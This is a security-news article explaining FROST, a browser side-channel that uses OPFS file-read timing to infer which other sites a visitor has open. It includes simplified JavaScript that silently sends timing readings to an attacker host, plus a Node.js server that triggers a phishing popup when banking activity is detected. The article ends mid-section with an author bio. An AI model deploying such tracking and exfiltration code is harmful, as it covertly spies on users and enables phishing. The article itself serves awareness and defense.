
A website can now figure out what other tabs and apps you have open – without any camera, microphone, or malicious extension. Just ordinary JavaScript and a clever trick with your storage drive.
What is the FROST Attack?
FROST stands for Fingerprinting Remotely using OPFS-based SSD Timing. In plain words – a sneaky website can quietly watch how busy your computer’s storage drive is, and from that, guess what other websites or apps you have open.
As per researcher of Security Newspaper, in this attack – No camera. No microphone. No suspicious software to install. Just JavaScript – the same code that runs on every website you visit.
Imagine you visit abc.com to read the news. While you’re reading, abc.com silently figures out that you also have your banking website open – and uses that to attack you.
Real-world danger:
A hacker running abc.com now knows you’re logged into your bank – without ever touching your bank’s site. They can use this to time a phishing attack perfectly.

Simple terms:
Imagine a shared kitchen. You can tell what your roommates are cooking just by how long you wait to use the stove – even without entering their room.
abc.com is that person standing outside – measuring wait times without ever seeing what’s inside.
What is an SSD and why does it matter?
Your SSD (Solid State Drive) is your computer’s storage – it’s where all your files, browser data, and app data live. When multiple things run at once (Gmail, YouTube, your bank), they all compete to use the SSD at the same time. This competition causes tiny but measurable delays. When your SSD is busy serving many programs at once, every read/write takes a tiny bit longer. FROST measures these delays in milliseconds to spy on what you’re doing.
How FROST Works
Before we go technical, here is the complete flow of a FROST attack from start to finish:

Here is exactly what runs in your browser when you visit abc.com.
Step 1 – Create a spy file in your browser storage
Browsers give every website a private storage space called OPFS (Origin Private File System). It is meant for innocent things like offline apps saving data. FROST abuses it.
// Get access to the browser's private storage area
async function createSpyFile() {

// Ask browser: "give me the private storage folder for abc.com"
const storage = await navigator.storage.getDirectory();

// Create a file called "data.bin" inside that folder
const file = await storage.getFileHandle('data.bin', { create: true });

// Open the file for writing
const writer = await file.createWritable();

// Fill it with dummy data — real attack uses ~1 GB
// More data = more accurate timing measurements
const dummyData = new Uint8Array(5 * 1024 * 1024); // 5 MB (simplified)
await writer.write(dummyData);
await writer.close();

console.log("Spy file ready — user has no idea!");
return file;
}
Step 2 – Use a stopwatch to measure SSD speed
The key trick: JavaScript can measure time very precisely using performance.now(). Start the stopwatch, read the file, stop the stopwatch. The time taken reveals how busy the SSD is.
async function measureDelay(file) {

// START the stopwatch
const startTime = performance.now();

// Read the file from the SSD
// If SSD is busy with other apps → this takes longer
// If SSD is free → this is fast
const fileData = await file.getFile();
await fileData.arrayBuffer();

// STOP the stopwatch
const endTime = performance.now();

// Return how many milliseconds it took
return endTime - startTime;
}
Step 3 – Keep watching every second
Measuring once is not enough. abc.com watches you continuously, building up a pattern of delays over time. When you open a new tab, the pattern changes – and that change is the signal.
async function startSpy() {

const file = await createSpyFile(); // from Step 1
const readings = []; // store delay readings here

// Run this code every 1000ms (1 second)
setInterval(async () => {

// Measure SSD delay right now
const delay = await measureDelay(file);
readings.push(delay);

// Show what we see (abc.com logs this silently)
console.log(`Delay: ${delay.toFixed(1)}ms`);

// After collecting 10 readings → send to abc.com server
if (readings.length >= 10) {

// Send the pattern silently in the background
fetch('https://abc.com/analyze', {
method: 'POST',
headers: { 'Content-Type': 'application/json' },
body: JSON.stringify({
userId: 'user_' + Math.random(), // track this visitor
delays: readings // the delay pattern
})
});

readings.length = 0; // reset and start again
}

}, 1000); // repeat every 1 second
}

// This runs the moment you load abc.com
startSpy();
Sample output in browser console (you would never see this) Console Output

Step 4 – abc.com server guesses what you have open
This part runs on abc.com’s own computer – not yours. It receives the delay numbers and runs a simple analysis (in a real attack, a trained AI model). Runs on ABC.COM SERVER for Pattern analysis
(Node.js Server)
const express = require('express');
const app = express();
app.use(express.json());

// This function guesses what the user has open
// (Real attack uses an AI model trained on thousands of patterns)
function guessActivity(delays) {
const avg = delays.reduce((a, b) => a + b, 0) / delays.length;

if (avg < 20) return "User is idle. Only abc.com open.";
if (avg < 40) return "User has light websites open (YouTube, Google)";
if (avg < 70) return "User has Gmail or shopping site open";
return "BANKING SITE DETECTED — send phishing popup now!";
}

// abc.com server receives delay data here
app.post('/analyze', (req, res) => {
const { userId, delays } = req.body;

console.log(`Data from visitor: ${userId}`);
console.log(`Delays: ${delays}`);

const guess = guessActivity(delays);
console.log(`Our guess: ${guess}`);

// If bank detected → trigger phishing attack
if (guess.includes('BANKING')) {
sendPhishingPopup(userId); // show fake bank login to user
}

res.json({ status: 'ok' });
});

app.listen(3000);
console.log("abc.com spy server running silently...");


A Real Attack: Step by Step
Here is how this plays out in real life. You are a normal person checking the news at your bank:







Cyber Security Researcher. Information security specialist, currently working as risk infrastructure specialist & investigator. He is a cyber-security researcher with over 25 years of experience. He has served with the Intelligence Agency as a Senior Intelligence Officer. He has also worked with Google and Citrix in development of cyber security solutions. He has aided the government and many federal agencies in thwarting many cyber crimes. He has been writing for us in his free time since last 5 years.


